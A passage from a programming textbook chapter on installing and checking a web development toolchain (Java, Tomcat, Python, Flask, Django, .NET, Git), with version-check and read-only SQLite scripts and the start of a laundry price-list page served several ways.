The book's Java code needs Java 17 or newer and was compiled here with `javac` 21. Two facts save trouble. First, if an older Java is already on your machine, the terminal may find it first; `java -version` tells you which one answers, and on Windows the order of the folders in **Path** decides. Second, the book runs small programs directly from their source, `java CounterDay.java`, as Chapter 1 explained, and the application's Java track with the scripts `run.bat` and `run.sh` in its folder; neither needs Maven or Gradle.

2.9.2 The Extension Pack for Java

The **Extension Pack for Java** installs six extensions at once: Language Support for Java by Red Hat, the Debugger, the Test Runner, Maven support, the Project Manager and IntelliCode [15]. After it is installed, open a folder that contains `.java` files; a small **Run | Debug** appears above every `main` method. On Windows and macOS, Microsoft also offers a *Coding Pack for Java* that installs VS Code, a JDK and these extensions in one go [15]; if you already followed **Table 2.6**, you do not need it.

To use a library such as the SQLite driver, the terminal commands of this book add it with `-cp`, the *class path*, for example `java -cp "../lib/*" CheckDb.java`. The quotation marks are needed so that the terminal passes the `*` to Java instead of expanding it itself. On Windows the separator between several class-path entries is `;`, on macOS and Linux `:`.

2.9.3 Apache Tomcat, if you want it

Apache Tomcat runs Java servlets and JSP pages, the classic way of writing Java web applications, which Chapter 11 teaches alongside the JDK's own HTTP server. You do not need it before then. The supported lines in September 2026 are **Tomcat 11.0** (latest 11.0.26, Jakarta EE 11, Java 17 or newer), **Tomcat 10.1** (latest 10.1.60, Jakarta EE 10, Java 11 or newer) and **Tomcat 9.0**, whose support ends no earlier than 31 March 2027 [16]. Use 11 or 10.1: Tomcat 9 and older use the old `javax.servlet` package names and will not run the book's servlets, which use `jakarta.servlet`.

Download the **Core** `zip` (Windows) or `tar.gz` (macOS, Linux) from `https://tomcat.apache.org`, unpack it anywhere, and start it with `bin\startup.bat` on Windows or `bin/startup.sh` on macOS and Linux; `http://localhost:8080/` then shows Tomcat's welcome page, and `bin\shutdown.bat` or `bin/shutdown.sh` stops it. Tomcat needs `JAVA_HOME` to point at your JDK; the Temurin installer sets it on Windows if you ticked the box. The optional Community Server Connectors extension of **Table 2.3** can start and stop Tomcat from inside VS Code. Tomcat could not be downloaded in the environment in which this book was prepared, so Chapter 11 tells you exactly what was run there and what you should expect to see on your own machine.

2.10 Python 3.14, Virtual Environments, Flask and Django

2.10.1 Python

Install **Python 3.14**, the current release: 3.14.7 came out on 5 August 2026, and the line receives bug fixes until October 2027 [17]. The book's Python code needs 3.10 or newer and was run with Python 3.11. **Table 2.7** gives the installation.

Table 2.7 Installing Python on each operating system. On Windows the command is `python`; on macOS and Linux it is `python3`.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	The **Python install manager** from the Microsoft Store or from `https://www.python.org/downloads/`, then `py install 3.14`	The installer from python.org, or `brew install python@3.14`	Ubuntu 26.04: `sudo apt install python3 python3-venv python3-pip` (3.14); on 24.04 the same gives 3.12, which also works
VS Code	**Python** extension	same	same
Check (new terminal)	`python --version` and `py list`	`python3 --version`	`python3 --version`

On Windows, Python 3.14 changed how Python is installed. The recommended way is now the **Python install manager**, which provides the `python` and `py` commands, installs any version with `py install 3.14`, lists them with `py list`, and keeps them updated; the traditional installer still exists, but it is deprecated since 3.14 and will not be produced from 3.16 on [18]. If you use the traditional installer anyway, tick **Add python.exe to PATH** on its first screen.

2.10.2 Virtual environments

Flask and **Django** are not part of Python; they are *packages*, installed with **pip**, Python's package installer. Install them into a **virtual environment**: a private folder of packages that belongs to one project, so that two projects never fight over versions and your system's Python stays clean. From inside a project folder:

```
python3 -m venv .venv                    # Windows: python -m venv .venv
source .venv/bin/activate                # Windows: .venv\Scripts\Activate.ps1
python -m pip install flask django
```

After activation the prompt begins with `(.venv)`, and `python` and `pip` mean the environment's own copies, on every system. If PowerShell refuses to run the activation script, allow local scripts once with `Set-ExecutionPolicy -Scope CurrentUser RemoteSigned`. In VS Code, run **Python: Select Interpreter** from the command palette (**Ctrl+Shift+P**) and choose the `.venv` entry; the status bar then shows it, as in **Figure 2.2**, and the **Run** button uses it. The folder `.venv` is never copied or committed: anyone can recreate it from the project's `requirements.txt` with `python -m pip install -r requirements.txt`.

2.10.3 Flask and Django versions

Flask 3.1.3, of February 2026, is the current release and needs Python 3.9 or newer [19]; the application's Flask track pins exactly that version. **Django** 6.1 appeared on 5 August 2026 and needs Python 3.12 to 3.14; Django 5.2 is its long-term-support line, supported with security fixes until April 2028 and still running on Python 3.10 and 3.11 [20]. `pip` chooses for you: on Python 3.14 `pip install django` installs 6.1, while on the book's Python 3.11 it installed Django 5.2.17. Chapter 13, which builds the Django track, works with both.

2.11 .NET 10 and the C# Dev Kit

C# and **ASP.NET Core**, Microsoft's modern web framework, run on **.NET**. Install the **.NET 10 SDK**: .NET 10 is the long-term-support release of 11 November 2025, supported until November 2028, and its September 2026 update brought the runtime to 10.0.12 [21]. Install the **SDK**, which contains the compiler and the `dotnet` command, not only the runtime, which can run programs but not build them. **Table 2.8** gives the steps.

Table 2.8 Installing the .NET 10 SDK on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	`winget install Microsoft.DotNet.SDK.10`, or the installer from `https://dotnet.microsoft.com`	The `.pkg` installer from dotnet.microsoft.com, or `brew install --cask dotnet-sdk`	`sudo apt install dotnet-sdk-10.0`
VS Code	**C# Dev Kit**	same	same
Check (new terminal)	`dotnet --version` (prints 10.0.*something*) and `dotnet --list-sdks`	same	same

The **C# Dev Kit** adds a solution explorer, project templates, test support and debugging to the plain **C#** extension, which it installs as well. It is free for individuals, for academic use, for open-source projects and for commercial teams of up to five developers; larger companies need a Visual Studio subscription [22]. It works with modern SDK-style projects such as the ones in this book, not with the old .NET Framework.

Two facts about .NET matter from the start. First, ASP.NET Core needs nothing beyond the SDK: the program of Section 2.15 builds without downloading anything. Second, libraries come from **NuGet**, .NET's package repository, and are added with `dotnet add package`; reading an SQLite file from C# needs one such package, which is why this chapter's C# page reads the price list from a CSV file instead, and Chapter 12 adds the package.

2.12 Git

Git records the history of a folder: every version of every file you choose to save, with a message saying why. It lets you undo a change that broke something, compare today's code with yesterday's, and share a project with others. The current release is 2.55.0 of 29 June 2026 [23]. Install it with `winget install Git.Git` on Windows, `brew install git` on macOS, or `sudo apt install git` on Linux; on Windows it also brings **Git Bash**, a terminal in which the macOS and Linux commands of this book work as printed.

Tell Git who you are, once:

```
git config --global user.name "Your Name"
git config --global user.email "you@example.com"
git config --global init.defaultBranch main
```

On Windows add one more line, `git config --global core.autocrlf true`, so that files keep Windows line endings on your disk while the repository stores them the same way as on every other system. VS Code's **Source Control** view, the branching icon in the left bar, shows what has changed since the last *commit* and lets you commit with a message; the terminal commands `git status`, `git add` and `git commit -m "message"` do the same.

2.13 Checking the Whole Workbench

2.13.1 The commands, one by one

Open a new terminal, so that it sees the updated PATH, and type each command of **Table 2.9**. On Windows, type `python` where the table says `python3`.

Table 2.9 The verification commands, what a good answer contains, and the usual fix when it does not.

Command	A good answer contains	If it fails
`code --version`	`1.`	Reinstall VS Code with **Add to PATH**, or run the *Shell Command* of **Table 2.2**
`php --version`	`PHP 8.`	Add PHP's folder to the PATH (**Table 2.4**)
`mysql --version`	`Ver`	Add `C:\xampp\mysql\bin` to the PATH, or use phpMyAdmin
`javac -version`	`javac`	Only a runtime is installed; install the JDK
`java -version`	`version`	An older Java may come first on the PATH
`python3 --version`	`Python 3.`	On Windows, install through the install manager, or tick **Add to PATH**
`python3 -m flask --version`	`Flask 3.`	Activate the virtual environment, then `python -m pip install flask`
`python3 -m django --version`	a version number	Activate the virtual environment, then `python -m pip install django`
`dotnet --version`	`10.`	Install the SDK, not only the runtime
`git --version`	`git version 2.`	Install Git

2.13.2 A program that does it for you

Typing ten commands and reading ten answers is easy to get wrong, so this chapter's code includes a program that does it. **Listing 2.1** runs every command of **Table 2.9**, keeps the line of

each answer that matters, and prints `ok`, `CHECK` (the tool answered, but not as expected) or `MISSING`.

Listing 2.1 `Chapter02/tools/check_tools.py`: ask every tool of the workbench for its version and report which answered.

```
"""Check the workbench: run each tool's version command and report what answered.

Usage:  python check_tools.py        (Windows)
        python3 check_tools.py       (macOS, Linux)
Nothing is installed or changed; the program only asks each tool for its version.
"""
import shutil
import subprocess

# (what it is, the command, words that a good answer contains)
TOOLS = [
    ("VS Code", ["code", "--version"], "1."),
    ("PHP", ["php", "--version"], "PHP 8."),
    ("MySQL/MariaDB client", ["mysql", "--version"], "Ver "),
    ("Java compiler", ["javac", "-version"], "javac "),
    ("Java runtime", ["java", "-version"], "version"),
    ("Python", ["python3", "--version"], "Python 3."),
    ("Flask", ["python3", "-m", "flask", "--version"], "Flask 3."),
    ("Django", ["python3", "-m", "django", "--version"], ""),
    (".NET SDK", ["dotnet", "--version"], "10."),
    ("Git", ["git", "--version"], "git version 2."),
]


def answer(command, good):
    """Run a command; return the line of its answer that contains `good`
    (or its first line), or None if the command is missing or failed."""
    program = shutil.which(command[0])
    if program is None and command[0] == "python3":
        program = shutil.which("python")          # Windows calls it python
    if program is None:
        return None
    try:
        done = subprocess.run([program] + command[1:], capture_output=True,
                              text=True, timeout=60)
    except (OSError, subprocess.TimeoutExpired):
        return None
    # java -version famously writes to stderr, so read both streams; a JVM
    # prints a "Picked up JAVA_TOOL_OPTIONS" notice first when that variable is set
    text = (done.stdout + done.stderr).strip()
    lines = [ln for ln in text.splitlines()
             if ln and not ln.startswith("Picked up JAVA_TOOL_OPTIONS")]
    if done.returncode != 0 or not lines:
        return None
    return next((ln for ln in lines if good in ln), lines[0])
```

Listing 2.1 (Continued) *Chapter02/tools/check_tools.py: ask every tool of the workbench for its version and report which answered.*

```
def main():
    missing = 0
    for name, command, good in TOOLS:
        line = answer(command, good)
        if line is None:
            verdict, line = "MISSING", "(no answer to: " + " ".join(command) + ")"
            missing += 1
        elif good not in line:
            verdict = "CHECK"
        else:
            verdict = "ok"
        print(f"{verdict:8} {name:21} {line.strip()[:50]}")
    print(f"\n{len(TOOLS) - missing} of {len(TOOLS)} tools answered.")


if __name__ == "__main__":
    main()
```

The program uses two modules of the standard library. `shutil.which` does what the terminal does when you type a command's name: it looks along the PATH and returns the full path of the program, or `None`. `subprocess.run` then starts the program with its arguments, waits at most 60 seconds, and captures what it printed; `java -version` prints to the *error* stream rather than the normal one, for historical reasons, so the program reads both. One detail comes from real life: when the environment variable `JAVA_TOOL_OPTIONS` is set, as it is on some company machines, every Java program first prints a line announcing it, and the program skips that line.

Listing 2.2 is the same check in Java. `which` walks the PATH by hand, adding `.exe`, `.cmd` and `.bat` on Windows, because a Java program has no ready-made equivalent of `shutil.which`; `ProcessBuilder` starts the program, and `redirectErrorStream(true)` merges its two output streams into one.

Listing 2.2 `Chapter02/tools/CheckTools.java`: the same check in Java. Run it in the `tools` folder with `java CheckTools.java`.

```java
import java.io.File;
import java.nio.charset.StandardCharsets;
import java.util.ArrayList;
import java.util.List;
import java.util.concurrent.TimeUnit;

/**
 * Check the workbench: run each tool's version command and report what answered.
 * Usage: java CheckTools.java
 * Nothing is installed or changed; the program only asks each tool for its version.
 */
public class CheckTools {
    // {what it is, words that a good answer contains, the command...}
    static final String[][] TOOLS = {
        {"VS Code", "1.", "code", "--version"},
        {"PHP", "PHP 8.", "php", "--version"},
        {"MySQL/MariaDB client", "Ver ", "mysql", "--version"},
        {"Java compiler", "javac ", "javac", "-version"},
        {"Java runtime", "version", "java", "-version"},
        {"Python", "Python 3.", "python3", "--version"},
        {"Flask", "Flask 3.", "python3", "-m", "flask", "--version"},
        {"Django", "", "python3", "-m", "django", "--version"},
        {".NET SDK", "10.", "dotnet", "--version"},
        {"Git", "git version 2.", "git", "--version"},
    };

    /** Find a program on the PATH, as a terminal would (Windows adds .exe/.cmd). */
    static String which(String name) {
        boolean windows = System.getProperty("os.name").startsWith("Windows");
        String[] endings = windows ? new String[] {".exe", ".cmd", ".bat"}
                                   : new String[] {""};
        for (String dir : System.getenv("PATH").split(File.pathSeparator)) {
            for (String end : endings) {
                File f = new File(dir, name + end);
                if (f.isFile() && f.canExecute()) return f.getPath();
            }
        }
        return null;
    }
```

Listing 2.2 (Continued) *Chapter02/tools/CheckTools.java: the same check in Java. Run it in the tools folder with java CheckTools.java.*

```
    /** Run a command; return the line of its answer that contains good (or its
     *  first line), or null if the command is missing or failed. */
    static String answer(List<String> command, String good) {
        String program = which(command.get(0));
        if (program == null && command.get(0).equals("python3")) {
            program = which("python");                // Windows calls it python
        }
        if (program == null) return null;
        List<String> full = new ArrayList<>(command);
        full.set(0, program);
        try {
            Process p = new ProcessBuilder(full).redirectErrorStream(true).start();
            // java -version writes to stderr; redirectErrorStream reads both
            String text = new String(p.getInputStream().readAllBytes(),
                                     StandardCharsets.UTF_8).strip();
            if (!p.waitFor(60, TimeUnit.SECONDS) || p.exitValue() != 0) return null;
            List<String> lines = new ArrayList<>();
            for (String ln : text.split("\\R")) {
                boolean notice = ln.startsWith("Picked up JAVA_TOOL_OPTIONS");
                if (!ln.isEmpty() && !notice) lines.add(ln);
            }
            if (lines.isEmpty()) return null;
            for (String ln : lines) {
                if (ln.contains(good)) return ln;
            }
            return lines.get(0);
        } catch (Exception e) {
            return null;
        }
    }

    public static void main(String[] args) {
        int missing = 0;
        for (String[] tool : TOOLS) {
            List<String> command = List.of(tool).subList(2, tool.length);
            String line = answer(command, tool[1]);
            String verdict;
            if (line == null) {
                verdict = "MISSING";
                line = "(no answer to: " + String.join(" ", command) + ")";
                missing++;
            } else if (!line.contains(tool[1])) {
                verdict = "CHECK";
            } else {
                verdict = "ok";
            }
```

Listing 2.2 (Continued) *Chapter02/tools/CheckTools.java: the same check in Java. Run it in the tools folder with java CheckTools.java.*

```
            line = line.strip();
            line = line.substring(0, Math.min(50, line.length()));
            System.out.printf("%-8s %-21s %s%n", verdict, tool[0], line);
        }
        System.out.printf("%n%d of %d tools answered.%n", TOOLS.length - missing,
                          TOOLS.length);
    }
}
```

On the Linux machine on which this book was prepared, both programs printed exactly this:

```
MISSING  VS Code               (no answer to: code --version)
ok       PHP                   PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NT
ok       MySQL/MariaDB client  /usr/bin/mysql  Ver 15.1 Distrib 10.11.14-MariaDB,
ok       Java compiler         javac 21.0.10
ok       Java runtime          openjdk version "21.0.10" 2026-01-20
ok       Python                Python 3.11.15
ok       Flask                 Flask 3.1.3
ok       Django                5.2.17
ok       .NET SDK              10.0.112
ok       Git                   git version 2.43.0

9 of 10 tools answered.
```

VS Code is missing there, because that machine has no screen; on yours it must say `ok`. The others answered, a little behind the recommended versions, which shows that the book's programs run on those versions too. Note that the MySQL line shows the *client*, version 15.1 from MariaDB 10.11.14, not necessarily the version of the server it will talk to.

2.13.3 Checking the database

The second program opens the sample database, read-only, and counts the rows of every table. **Listing 2.3** is the Python version.

Listing 2.3 `Chapter02/db/check_db.py`: open `laundry.db` read-only and count the rows of every table.

```python
"""Open the sample database read-only and count the rows of every table.

Usage:  python check_db.py        (Windows)
        python3 check_db.py       (macOS, Linux)
"""
import sqlite3
from pathlib import Path

DB = Path(__file__).resolve().parent.parent / "data" / "laundry.db"
TABLES = ["Outlet", "Employee", "Customer", "Service", "Bill", "Payment",
          "StatusLog"]


def main():
    # mode=ro: this program can look but never change the file
    con = sqlite3.connect(f"file:{DB.as_posix()}?mode=ro", uri=True)
    con.execute("PRAGMA foreign_keys = ON")
    version = con.execute("SELECT sqlite_version()").fetchone()[0]
    print(f"SQLite {version}, file laundry.db")
    total = 0
    for table in TABLES:            # our own names, never a visitor's
        n = con.execute(f"SELECT COUNT(*) FROM {table}").fetchone()[0]
        total += n
        print(f"  {table:10} {n:6,}")
    print(f"  {'total':10} {total:6,}")
    broken = con.execute("PRAGMA foreign_key_check").fetchall()
    print(f"Rows that point at nothing: {len(broken)}")
    sql = "SELECT MIN(arrived), MAX(arrived) FROM Bill"
    first, last = con.execute(sql).fetchone()
    print(f"Bills from {first} to {last}")
    con.close()


if __name__ == "__main__":
    main()
```

The address `file:...?mode=ro` with `uri=True` opens the file in read-only mode, so that nothing this program does can change it. `PRAGMA foreign_key_check` asks SQLite to list every row whose foreign key points at a row that does not exist; the answer must be an empty list. The table names are put into the SQL with an f-string, which is safe here only because they come from the program's own list; Chapter 7 explains why a value typed by a visitor must never be put into SQL that way. **Listing 2.4** is the same in Java, with JDBC and the SQLite driver in `Chapter02/lib`.

Listing 2.4 `Chapter02/db/CheckDb.java`: the same count in Java through JDBC. The driver's setting `open_mode = 1` opens the file read-only.

```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.List;
import java.util.Locale;
import java.util.Properties;

/**
 * Open the sample database read-only and count the rows of every table.
 * Usage (from this folder):
 *   Windows:        java -cp "..\lib\*" CheckDb.java
 *   macOS, Linux:   java -cp "../lib/*" CheckDb.java
 */
public class CheckDb {
    static final List<String> TABLES = List.of("Outlet", "Employee", "Customer",
        "Service", "Bill", "Payment", "StatusLog");

    public static void main(String[] args) throws SQLException {
        Properties settings = new Properties();
        settings.setProperty("open_mode", "1");      // 1 = read-only
        settings.setProperty("foreign_keys", "true");
        String url = "jdbc:sqlite:../data/laundry.db";
        try (Connection con = DriverManager.getConnection(url, settings);
             Statement st = con.createStatement()) {
            ResultSet v = st.executeQuery("SELECT sqlite_version()");
            v.next();
            System.out.println("SQLite " + v.getString(1) + ", file laundry.db");
            long total = 0;
            for (String table : TABLES) {  // our own names, never a visitor's
                ResultSet rs = st.executeQuery("SELECT COUNT(*) FROM " + table);
                rs.next();
                long n = rs.getLong(1);
                total += n;
                System.out.println(String.format(Locale.US, "  %-10s %,6d",
                                                 table, n));
            }
            System.out.println(String.format(Locale.US, "  %-10s %,6d",
                                             "total", total));
            int broken = 0;
            ResultSet fk = st.executeQuery("PRAGMA foreign_key_check");
            while (fk.next()) broken++;
            System.out.println("Rows that point at nothing: " + broken);
            ResultSet r = st.executeQuery(
                "SELECT MIN(arrived), MAX(arrived) FROM Bill");
```

Listing 2.4 (Continued) *Chapter02/db/CheckDb.java: the same count in Java through JDBC. The driver's setting open_mode = 1 opens the file read-only.*

```
            r.next();
            System.out.println("Bills from " + r.getString(1) + " to "
                               + r.getString(2));
        }
    }
}
```

Run them in the `db` folder with `python3 check_db.py` and `java -cp "../lib/*" CheckDb.java` (on Windows `python check_db.py` and `java -cp "..\lib\*" CheckDb.java`). The Python version printed:

```
SQLite 3.45.1, file laundry.db
  Outlet          3
  Employee       14
  Customer      256
  Service        12
  Bill        2,953
  Payment     3,319
  StatusLog   8,802
  total      15,359
Rows that point at nothing: 0
Bills from 2025-10-01 09:46:58 to 2026-09-30 20:49:43
```

The Java version printed the same lines except the first, `SQLite 3.53.2, file laundry.db`: Python brings its own copy of the SQLite library, 3.45.1 here, and the Java driver brings another. The numbers are the ones of Chapter 1 and of the data dictionary: 2,953 bills, 3,319 payments, 8,802 history events, and not one row that points at nothing.

2.14 Getting the Application onto Your Machine

2.14.1 What the folder contains

Everything the book builds lives in one folder, `ProfitinaLaundry`, with two parts: `App`, the finished application in all its tracks, and `Code_new`, the code of each chapter. The application part looks like this:

```
ProfitinaLaundry/App/
  database/          schema (MySQL and SQLite), sample data, laundry.db, queries
  docs/              requirements, use cases, API, screens, test plan
  static/            HTML + CSS + JavaScript front end (Chapter 8)
  php/               PHP 8 + PDO (Chapter 9)
  python-flask/      Python + Flask, the reference implementation (Chapter 10)
  java-httpserver/   Java with the JDK's HttpServer + JDBC (Chapter 11)
  jsp-servlet/       Jakarta Servlet/JSP for Tomcat (Chapter 11)
  fbp/               the framework tracks (Chapter 13)
```

Every track folder has a `README.md` written for a complete beginner: what to install, how to open it in VS Code, how to run it, which address to open, the demo accounts, how to run its tests, and a table of problems and fixes. Chapters 8 to 13 follow those files.

2.14.2 Cloning or unpacking

If the folder reached you as a Git repository, **clone** it: `git clone` copies the repository, with its whole history, into a new folder. Type the address you were given in place of `<address>`:

```
git clone <address> ProfitinaLaundry
```

To show exactly what happens, the command was run on the build machine with the address of a local copy of the repository:

```
$ git clone /tmp/…/ProfitinaLaundry.git ProfitinaLaundry
Cloning into 'ProfitinaLaundry'...
done.
$ cd ProfitinaLaundry
$ git status
On branch main
Your branch is up to date with 'origin/main'.

nothing to commit, working tree clean
```

`git status` confirms that the copy is complete and unchanged. If the folder reached you as a `.zip` file instead, unpack it somewhere short and simple, such as `C:\work\ProfitinaLaundry` or `~/work/ProfitinaLaundry`. Avoid folders synchronized by a cloud service while servers are running, and on Windows avoid very long paths.

2.14.3 Opening it in VS Code

Open the whole `ProfitinaLaundry` folder with **File → Open Folder…** when you want to browse, as in **Figure 2.2**. When you work on one track or one chapter, open *that* folder instead, for example `App/python-flask` or `Code_new/Chapter02`: each track's README assumes it, its settings in `.vscode` are found, and its relative paths work. VS Code asks once whether you trust the files in the folder; answer yes for this book's folders, so that the extensions may run.

2.15 The First Page, Served Five Ways

2.15.1 The plan

Everything is installed; now we use it. The first page of Profitina Laundry is its price list, the twelve services you met in Chapter 1, and we serve it five ways, as **Figure 2.4** shows: as a plain HTML file, and from four programs in four languages that read the price list from the database each time the page is requested.



Figure 2.4 One browser, five servers on five ports. The static server sends a file; PHP, Flask and Java read the price list from `laundry.db`, opened read-only; the ASP.NET Core page reads the same list from the CSV export of the `Service` table.

The rule of the exercise is strict: **all five must send exactly the same page**, byte for byte, except for one line at the bottom that says which server sent it. That rule is what makes the exercise worth doing. It forces every version to agree on escaping, on number formatting and on line endings, and when they do, it proves that the five toolchains on your machine really work. **Table 2.10** lists the five ways.

Table 2.10 The five ways, each on its own port so that all can run at once. On Windows use `python` for `python3` and `..\..\lib\*` for the class path. Stop any server with **Ctrl+C**.

Way	Folder	Start it with	Address
1 Static file	`firstpage/static/public`	Live Server, or `python3 -m http.server 6020`	`http://127.0.0.1:6020/`
2 PHP	`firstpage/php`	`php -S 127.0.0.1:6021 -t public`	`http://127.0.0.1:6021/`
3 Python + Flask	`firstpage/python`	`python3 -m flask --app app run --port 6022`	`http://127.0.0.1:6022/`
4 Java HttpServer	`firstpage/java`	`java -cp "../../lib/*" FirstPage.java`	`http://127.0.0.1:6023/`
5 ASP.NET Core	`firstpage/dotnet`	`dotnet run`	`http://127.0.0.1:6024/`

The address `127.0.0.1` is your own computer; a server bound to it can be reached only from the same machine, which is exactly right while developing. A **port** is the number that picks one program among the many listening on a computer; each way has its own, so that you can run all five at once and switch between them.

2.15.2 Way one: a plain file

Listing 2.5 is the whole page as a file. There is no program anywhere: whatever the server finds on disk, it sends.

Listing 2.5 `firstpage/static/public/index.html`: the price list as a plain HTML file. The four dynamic ways produce exactly this text, except the `Served by` line.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Price list - Profitina Laundry</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><img src="profitina-logo-horizontal.png" alt="Profitina">
<h1>Profitina Laundry</h1></header>
<main>
<h2>Price list</h2>
<table>
<tr><th>Code</th><th>Service</th><th>Price</th></tr>
<tr><td>S0001</td><td>Wash, dry &amp; fold (per kg)</td>
    <td class="price">Rp 8.000</td></tr>
<tr><td>S0002</td><td>Express wash &amp; fold, 1 day (per kg)</td>
    <td class="price">Rp 12.000</td></tr>
<tr><td>S0003</td><td>Ironing only (per kg)</td>
    <td class="price">Rp 6.000</td></tr>
<tr><td>S0004</td><td>Dry cleaning - shirt/blouse (per item)</td>
    <td class="price">Rp 20.000</td></tr>
<tr><td>S0005</td><td>Dry cleaning - suit 2 pieces (per item)</td>
    <td class="price">Rp 65.000</td></tr>
<tr><td>S0006</td><td>Dry cleaning - dress/kebaya (per item)</td>
    <td class="price">Rp 45.000</td></tr>
<tr><td>S0007</td><td>Dry cleaning - jacket (per item)</td>
    <td class="price">Rp 40.000</td></tr>
<tr><td>S0008</td><td>Bed cover, any size (per item)</td>
    <td class="price">Rp 35.000</td></tr>
<tr><td>S0009</td><td>Blanket (per item)</td>
    <td class="price">Rp 25.000</td></tr>
<tr><td>S0010</td><td>Curtain (per kg)</td>
    <td class="price">Rp 15.000</td></tr>
<tr><td>S0011</td><td>Shoes deep clean (per pair)</td>
    <td class="price">Rp 45.000</td></tr>
<tr><td>S0012</td><td>Helmet cleaning (per item)</td>
    <td class="price">Rp 30.000</td></tr>
</table>
<p class="served">Served by: a plain HTML file</p>
</main>
</body>
</html>
```

Two details are worth noticing now, because all four programs must reproduce them. The ampersand of “Wash, dry & fold” is written `&`: in HTML the character `&` begins an *entity*, so a literal ampersand must itself be written as one, and every program below has to *escape* it. And each table row is split over two lines, so that no line is too long to read; the programs must split them the same way. The stylesheet `style.css` beside the file gives the page its colors, and the logo is the official Profitina file.

In VS Code, right-click `index.html` and choose **Open with Live Server**; the page opens at port 5500. To use the port of **Table 2.10**, open a terminal in `firstpage/static/public` and type `python3 -m http.server 6020`:

```
Serving HTTP on 127.0.0.1 port 6020 (http://127.0.0.1:6020/) ...
127.0.0.1 - - [24/Sep/2026 13:14:28] "GET / HTTP/1.1" 200 -
```

The second line appears when the browser asks for the page: the request `GET /` was answered with status `200`, which means *OK*.

2.15.3 Way two: PHP

Listing 2.6 builds the same page in PHP. Everything before `?>` is PHP code that runs on the server; everything after it is HTML that PHP sends as it is, except where `<?= … ?>` prints a value.

Listing 2.6 `firstpage/php/public/index.php`: the price list read from `laundry.db` with PDO and printed as HTML.

```
<?php
// The first page of Profitina Laundry, served by PHP.
// Run (inside the php folder):  php -S 127.0.0.1:6021 -t public
// then open http://127.0.0.1:6021/
declare(strict_types=1);

function rupiah(float $amount): string
{
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

$db = new PDO('sqlite:' . __DIR__ . '/../../../data/laundry.db', null, null, [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
    PDO::SQLITE_ATTR_OPEN_FLAGS => PDO::SQLITE_OPEN_READONLY,  // look, never change
]);
$rows = [];
$sql = 'SELECT id, description, price FROM Service ORDER BY id';
foreach ($db->query($sql) as $s) {
    // htmlspecialchars turns & into &amp; so a description can never become markup
    $rows[] = '<tr><td>' . $s['id'] . '</td><td>'
            . htmlspecialchars($s['description'])
            . "</td>\n    <td class=\"price\">" . rupiah((float) $s['price'])
            . '</td></tr>';
}
$servedBy = 'PHP ' . PHP_VERSION;
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Price list - Profitina Laundry</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><img src="profitina-logo-horizontal.png" alt="Profitina">
<h1>Profitina Laundry</h1></header>
<main>
<h2>Price list</h2>
<table>
<tr><th>Code</th><th>Service</th><th>Price</th></tr>
<?= implode("\n", $rows) ?>
```

Listing 2.6 (Continued) *firstpage/php/public/index.php: the price list read from laundry.db with PDO and printed as HTML.*

```
</table>
<p class="served">Served by: <?= $servedBy ?></p>
</main>
</body>
</html>
```

`new PDO('sqlite:…')` opens the database through PDO, PHP's common interface to databases, with two options: errors become exceptions, so that a problem stops the page with a clear message instead of printing half a table, and the file is opened read-only. The loop builds one string per service; `htmlspecialchars` turns the `&` into `&`, and `number_format` writes 8000 as

`8.000`. One small trap is visible at the end: PHP swallows the line break that directly follows `?>`, so the line after `implode(...)` is left empty on purpose, to keep the output identical to the file. Start it in the `php` folder:

```
[Thu Sep 24 13:14:19 2026] PHP 8.4.21 Development Server (http://127.0.0.1:6021)
    started
[Thu Sep 24 13:14:20 2026] 127.0.0.1:38250 Accepted
[Thu Sep 24 13:14:20 2026] 127.0.0.1:38250 [200]: GET /
[Thu Sep 24 13:14:20 2026] 127.0.0.1:38250 Closing
```

(The first line is wrapped here to fit the page.) `-t public` makes `public` the *document root*: only files inside it have an address, so `style.css` and the logo are served, while nothing outside `public` can ever be requested.

2.15.4 Way three: Python and Flask

Listing 2.7 is the Flask version. Flask is a small framework: you write a function for each address, mark it with a *decorator* such as `@app.get("/")`, and return the text of the answer.

Listing 2.7 `firstpage/python/app.py`: the price list in Python with Flask and the standard `sqlite3` module.

```
"""The first page of Profitina Laundry, served by Python and Flask.

Run (inside this folder, with Flask installed):
    python -m flask --app app run --port 6022     (macOS and Linux: python3)
then open http://127.0.0.1:6022/
"""
import html
import platform
import sqlite3
from pathlib import Path

from flask import Flask

DB = Path(__file__).resolve().parents[2] / "data" / "laundry.db"
# Files in public/ (style.css, the logo) are served at the root: /style.css
app = Flask(__name__, static_folder="public", static_url_path="")


def rupiah(amount):
    return "Rp " + f"{int(amount):,}".replace(",", ".")


@app.get("/")
def price_list():
